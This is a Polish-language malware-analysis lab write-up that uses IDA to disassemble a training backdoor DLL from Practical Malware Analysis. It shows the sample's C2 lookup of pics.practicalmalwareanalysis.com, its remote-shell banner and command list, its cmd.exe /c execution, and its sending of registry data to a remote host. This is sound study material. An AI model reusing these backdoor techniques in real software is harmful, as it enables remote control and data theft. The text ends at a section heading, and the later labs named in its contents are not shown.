

Zaawansowana Analiza Statyczna

Wstęp

Laboratorium pokazuje w jaki sposób przeprowadzić zaawansowaną analizę statyczną za pomocą IDA Free/Pro

Table Of Contents

- [Zaawansowana Analiza Statyczna](#)
 - [Wstęp](#)
 - [Table Of Contents](#)
 - [Hashe](#)
 - [Struct Cheatsheet](#)
 - [if statement](#)
 - [Nested if statement](#)
 - [for loop](#)
 - [Przed rozpoczęciem analizy](#)
 - [Laboratorium 4.1](#)
 - [Adres DllMain](#)
 - [Adres gethostbyname](#)
 - [Wywołania gethostbyname](#)
 - [DNS Request](#)
 - [Zmienne lokalne 10001656h](#)
 - [Parametry 10001656h](#)
 - [Adres \cmd.exe /c](#)
 - [Co się dzieje w otoczeniu tego adresu](#)
 - [Zmienna dword_1008E5C4](#)
 - [Adres 1000FF58h](#)
 - [Eksport PLIST](#)
 - [sub_10004E79](#)
 - [DllMain](#)
 - [Sleep](#)
 - [Socket](#)
 - [in](#)
 - [Adres 1001D988h](#)
 - [Laboratorium 4.2](#)
 - [Struktura Main](#)
 - [0x40105F](#)
 - [Co się dzieje w programie](#)
 - [Laboratorium 4.3](#)
 - [Main](#)
 - [sub_40117F](#)
 - [Drugi podprogram](#)
 - [Indykatory sieciowe](#)

■ Działanie

Hashe

Plik	SHA-256	VirusTotal
Lab04-01.dll	EB1079BDD96BC9CC19C38B76342113A09666AAD47518FF1A7536EEBFF8AADB4A	59/69
Lab04-01.py	C274FEB297E0044E21C7CA3EDDA95ED60F86AB6A87CDF8CE571A5143B913AF08	0/57
Lab05-01.exe	FE30F280B1D0A5E9CEF3324C2E8677F55A6202599D489170ECE125F3CD843A03	1/69
Lab05-02.exe	B71777EDBF21167C96D20FF803CBCB25D24B94B3652DB2F286DCD6EFD3D8416A	39/70

Struct Cheatsheet

if statement

Prosta struktura - porównywanie dwóch wartości, a następnie skok warunkowy

```
mov eax sth1
cmp eax sth2
jnz loc
```

Nested if statement

2 zagnieżdżone ify dają 4 różne ścieżki:

- Oba będą prawdziwe
- Tylko pierwszy będzie prawdziwy
- Tylko drugi będzie prawdziwy
- Żaden nie będzie prawdziwy

Komplikuje to strukturę kodu, lecz pojawi się sporo porównań i skoków warunkowych np.

```
cmp ... ...
jnz loc_1
cmp ... ...
jnz loc_2
...
jmp loc_4

loc_1:
...
loc_2:
...
```

```
...  
loc_4:  
*code continues*
```

for loop

Pętla for inicjuje wartość początkową i dopóki nie spełni się określony warunek kod będzie skakał do tego samego miejsca (jak w pętli 😊)

Przykład:

```
mov [ebp+var_ini], 0 ; [] oznacza lokalizację w pamięci  
jmp loc_1  
  
loc_2: ; inkrementacja  
mov eax, [ebp+var_ini]  
add eax, 1  
mov [ebp+var_ini], eax  
  
loc_1: ; kod w pętli  
cmp [ebp+var], 20h ; wartość końcowa  
jge loc_3  
...  
jmp loc_2
```

Przed rozpoczęciem analizy

- Załadować plik z sygnaturami FLIRT (vc32rtf)
- Odszukać funkcję `main`


Laboratorium 4.1

Adres DllMain

IDA Free nie potrafi rozpoznać funkcji `DllMain` a jedynie **DllEntryPoint** Adres `DllMain` znajduje się na pozycji `000000001001516Dh`

Aby odnaleźć `DllMain` trzeba załadować plik FLIRT, a dokładniej `vc32rtf`

Po sprawdzeniu zakładki *Function Calls* widać kilka funkcji z czego tylko 2 rzeczy nie są oznaczone jako *library function* `dword_10092E58` jest tylko wskaźnikiem, więc `DllMain` musi być funkcja `sub_1000D02E`, która znajduje się pod tym właśnie adresem



Address	Called function
.text:1001519F	call eax ; dword_10092E58
.text:100151A8	call __CRT_INIT@12; _CRT_INIT(x,x,x)
.text:100151B8	call sub_1000D02E
.text:100151CC	call __CRT_INIT@12; _CRT_INIT(x,x,x)
.text:100151DD	call __CRT_INIT@12; _CRT_INIT(x,x,x)
.text:100151FB	call eax ; dword_10092E58

```
; Attributes: library function
; __stdcall __CRT_INIT(x, x, x)
__CRT_INIT@12 proc near                ; CODE XREF: DllEntryPoint+3B↓p
                                        ; DllEntryPoint+5F↓p ...
```

Po zmianie nazwy funkcji wygląda ona teraz tak:

```
.text:1000D02E
.text:1000D02E
.text:1000D02E
.text:1000D02E ; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
.text:1000D02E DllMain proc near
.text:1000D02E
.text:1000D02E hinstDLL= dword ptr 4
.text:1000D02E fdwReason= dword ptr 8
.text:1000D02E lpvReserved= dword ptr 0Ch
.text:1000D02E
.text:1000D02E mov     eax, [esp+fdwReason]
.text:1000D032 dec     eax
.text:1000D033 jnz     loc_1000D107
```

Adres gethostbyname

Funkcja **gethostbyname** znajduje się pod adresem 00000000100163CCh

00000000100163C8	11	inet_addr
00000000100163CC	52	gethostbyname
00000000100163D0	12	inet_ntoa

Wywołania gethostbyname

Funkcja **gethostbyname** została wywołana 18 razy

xrefs to gethostbyname			
Direction	Typ	Address	Text
Up	r	sub_10001074:loc_100011AF	call ds:gethostbyname
Up	p	sub_10001074:loc_100011AF	call ds:gethostbyname
Up	r	sub_10001074+1D3	call ds:gethostbyname
Up	p	sub_10001074+1D3	call ds:gethostbyname
Up	r	sub_10001074+26B	call ds:gethostbyname
Up	p	sub_10001074+26B	call ds:gethostbyname
Up	r	sub_10001365:loc_100014A0	call ds:gethostbyname
Up	p	sub_10001365:loc_100014A0	call ds:gethostbyname
Up	r	sub_10001365+1D3	call ds:gethostbyname
Up	p	sub_10001365+1D3	call ds:gethostbyname
Up	r	sub_10001365+26B	call ds:gethostbyname
Up	p	sub_10001365+26B	call ds:gethostbyname
Up	r	sub_10001656+101	call ds:gethostbyname
Up	p	sub_10001656+101	call ds:gethostbyname
Up	r	sub_1000208F+3A1	call ds:gethostbyname
Up	p	sub_1000208F+3A1	call ds:gethostbyname
Up	r	sub_10002CCE+4F7	call ds:gethostbyname
Up	p	sub_10002CCE+4F7	call ds:gethostbyname

Line 1 of 18

OK Cancel Search Help

DNS Request

Przed wykonaniem funkcji do rejestru jest zapisana zmienna *[This is RDO]pics.practicalmalwareanalysis.com*, a następnie została przesunięta o 0Dh znaków, czyli 13 co daje ***pics.practicalmalwareanalysis.com***

```
.text:1000174E mov     eax, off_10019040 ; "[This is RDO]pics.practicalmalwareanalysis"
.text:10001753 add     eax, 0Dh
.text:10001756 push    eax             ; name
.text:10001757 call    ds:gethostbyname

.data:10019194 aThisIsRdoPicsP db '[This is RDO]pics.practicalmalwareanalysis.com',0
.data:10019194                                ; DATA XREF: .data:off_10019040fo
```

Zmienne lokalne 10001656h

IDA rozpoznała dla funkcji *sub_10001656* **23** zmienne lokalne (offset ujemny, ponieważ są znajdują się pod EBP. Zmienne lokalne zapisywane są na stacku po zmianie EBP przy wywołaniu funkcji więc znajdują się wyżej)



Trace of a Simple Example 9

```
int add3(int a, int b, int c) {
    int d;
    d = a + b + c;
    return d;
}
```

```
# Save old EBP
pushl %ebp
# Change EBP
movl %esp, %ebp
# Save caller-save registers if necessary
pushl %ebx
pushl %esi
pushl %edi
# Allocate space for local variable
subl $4, %esp
# Perform the addition
movl 8(%ebp), %eax
addl 12(%ebp), %eax
addl 16(%ebp), %eax
movl %eax, -16(%ebp)
```


Access params as positive offsets relative to EBP

Access local vars as negative offsets relative to EBP

Low memory

ESP →

EBP →



High memory

55

Parametry 10001656h

Funkcja `sub_10001656` posiada **jeden** parametr (offset dodatni)

```

.text:10001656 sub_10001656 proc near
.text:10001656
.text:10001656 var_675 = byte ptr -675h
.text:10001656 var_674 = dword ptr -674h
.text:10001656 hModule = dword ptr -670h
.text:10001656 timeout = timeval ptr -66Ch
.text:10001656 name = sockaddr ptr -664h
.text:10001656 var_654 = word ptr -654h
.text:10001656 in = in_addr ptr -650h
.text:10001656 Str1 = byte ptr -644h
.text:10001656 var_640 = byte ptr -640h
.text:10001656 CommandLine = byte ptr -63Fh
.text:10001656 Str = byte ptr -63Dh
.text:10001656 var_638 = byte ptr -638h
.text:10001656 var_637 = byte ptr -637h
.text:10001656 var_544 = byte ptr -544h
.text:10001656 var_50C = dword ptr -50Ch
.text:10001656 var_500 = byte ptr -500h
.text:10001656 Buf2 = byte ptr -4FCh
.text:10001656 readfds = fd_set ptr -4BCh
.text:10001656 buf = byte ptr -3B8h
.text:10001656 var_3B0 = dword ptr -3B0h
.text:10001656 var_1A4 = dword ptr -1A4h
.text:10001656 var_194 = dword ptr -194h
.text:10001656 WSADATA = WSADATA ptr -190h
.text:10001656 lpThreadParameter = dword ptr 4
.text:10001656
.text:10001656 sub esp, 678h

```

Adres \cmd.exe /c

String \cmd.exe /c znajduje się pod adresem **10095B34**

Co się dzieje w otoczeniu tego adresu

Przeglądając graf na samym początku tej funkcji znajduje się duży string, który zawiera wiadomość. Znajdują się w niej informacje o **szyfrowaniu magicznego numeru (Encrypt Magic Number)** oraz **Remote Shell Session**

```

aHiMasterDDDDDD db 'Hi, Master [%d/%d/%d %d:%d:%d]', 0Dh, 0Ah
                  ; DATA XREF: sub_1000FF58+145↑o
db 'WelCome Back...Are You Enjoying Today?', 0Dh, 0Ah
db 0Dh, 0Ah
db 'Machine UpTime [%-.2d Days %-.2d Hours %-.2d Minutes %-.2d Secon'
db 'ds]', 0Dh, 0Ah
db 'Machine IdleTime [%-.2d Days %-.2d Hours %-.2d Minutes %-.2d Seco'
db 'nds]', 0Dh, 0Ah
db 0Dh, 0Ah
db 'Encrypt Magic Number For This Remote Shell Session [0x%02x]', 0Dh, 0Ah
db 0Dh, 0Ah, 0

```

Program porównuje wersje systemu i w zależności od niej wywołuje \cmd.exe /c lub /command.exe /c

```


.text:10003695
.text:10003695
.text:10003695 ; Attributes: bp-based frame
.text:10003695
.text:10003695 sub_10003695 proc near
.text:10003695
.text:10003695 VersionInformation= _OSVERSIONINFOA ptr -94h
.text:10003695
.text:10003695 push    ebp
.text:10003696 mov     ebp, esp
.text:10003698 sub     esp, 94h
.text:1000369E lea     eax, [ebp+VersionInformation]
.text:100036A4 mov     [ebp+VersionInformation.dwOSVersionInfoSize], 94h ; '33'
.text:100036AE push    eax ; lpVersionInformation
.text:100036AF call    ds:GetVersionExA
.text:100036B5 xor     eax, eax
.text:100036B7 cmp     [ebp+VersionInformation.dwPlatformId], 2
.text:100036BE setz    al
.text:100036C1 leave
.text:100036C2 retn
.text:100036C2 sub_10003695 endp
.text:100036C2

```


dwPlatformId równe 2 oznacza VER_PLATFORM_WIN32_NT co oznacza, że system jest Windows NT lub nowszy

Pola

MacOSX	6	System operacyjny to Macintosh. Ta wartość została zwrócona przez program Silverlight. Na platformie .NET Core jego zastąpienie to <code>Unix</code> .
Other	7	Dowolny inny system operacyjny. Obejmuje to przeglądarkę (WASM).
Unix	4	System operacyjny to Unix.
Win32NT	2	System operacyjny jest Windows NT lub nowszy.
Win32S	0	System operacyjny to Win32s. Ta wartość nie jest już używana.
Win32Windows	1	System operacyjny jest Windows 95 lub Windows 98. Ta wartość nie jest już używana.
WinCE	3	System operacyjny jest Windows CE. Ta wartość nie jest już używana.
Xbox	5	Platforma deweloperów to Xbox 360. Ta wartość nie jest już używana.



/c jako opcja oznacza, że wykona się komenda podana w stringu
 Program łączy stringi za pomocą funkcji **strcat**



Dalej w funkcji znajdują się stringi takie jak:

- quit
- exit
- cd
- enmagic
- language
- install
- host
- inject


Najprawdopodobniej są to komendy, ze względu na wcześniejszą wiadomość z **Remote Shell Session**

Zmienna dword_1008E5C4

Zmienna dword_1008E5C4 została opisana [powyżej](#)

Adres 1000FF58h

Jeżeli porównanie 'robotwork' zwróci zero (eax będzie miało tą samą wartość) skok warunkowy nie wykona się i program będzie wykonywał się dalej (w tym przypadku pójdzie ścieżką czerwoną w lewo)




```

.text:10010444
.text:10010444 loc_10010444:                ; Size
.text:10010444 push    9
.text:10010446 lea     eax, [ebp+Buf1]
.text:1001044C push    offset aRobotwork ; "robotwork"
.text:10010451 push    eax                ; Buf1
.text:10010452 call    memcmp
.text:10010457 add     esp, 0Ch
.text:1001045A test    eax, eax
.text:1001045C jnz     short loc_10010468

```

Wykona się tam funkcja `sub_100052A2`, która przyjmuje socket jako argument




```

.text:1001045E push    [ebp+s]                ; s
.text:10010461 call    sub_100052A2
.text:10010466 jmp     short loc_100103F6

```

Funkcja ta wykonuje następujące operacje:


- Otwiera rejestr **HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion**
- Następnie klucz Worktime/Worktimes
- Z tego klucza wyciąga informacje i wysyła je zdalnemu hostowi za pomocą funkcji `sub_100038EE`



```

.text:100052DC lea     eax, [ebp+phkResult]
.text:100052DF push    eax                ; phkResult
.text:100052E0 push    0F003Fh           ; samDesired
.text:100052E5 push    0                ; ulOptions
.text:100052E7 push    offset aSoftwareMicros ; "SOFTWARE\\Microsoft\\Windows\\CurrentVe"...
.text:100052EC push    80000002h         ; hKey
.text:100052F1 call    ds:RegOpenKeyExA
.text:100052F7 test    eax, eax
.text:100052F9 jz      short loc_10005309

```




```

.text:1000533C lea     eax, [ebp+Data]
.text:10005342 push    eax                ; String
.text:10005343 call    edi ; atoi
.text:10005345 push    eax
.text:10005346 lea     eax, [ebp+Buffer]
.text:1000534C push    offset aRobotWorktimeD ; "\r\n\r\n[Robot_WorkTime :] %d\r\n\r'
.text:10005351 push    eax                ; Buffer
.text:10005352 call    esi ; sprintf
.text:10005354 add     esp, 10h
.text:10005357 lea     eax, [ebp+Buffer]
.text:1000535D push    0
.text:1000535F push    eax                ; Str
.text:10005360 call    strlen
.text:10005365 pop     ecx
.text:10005366 push    eax                ; len
.text:10005367 lea     eax, [ebp+Buffer]
.text:1000536D push    eax                ; int
.text:1000536E push    [ebp+s]                ; s
.text:10005371 call    sub_100038EE
.text:10005376 add     esp, 10h

```

Eksport PLIST

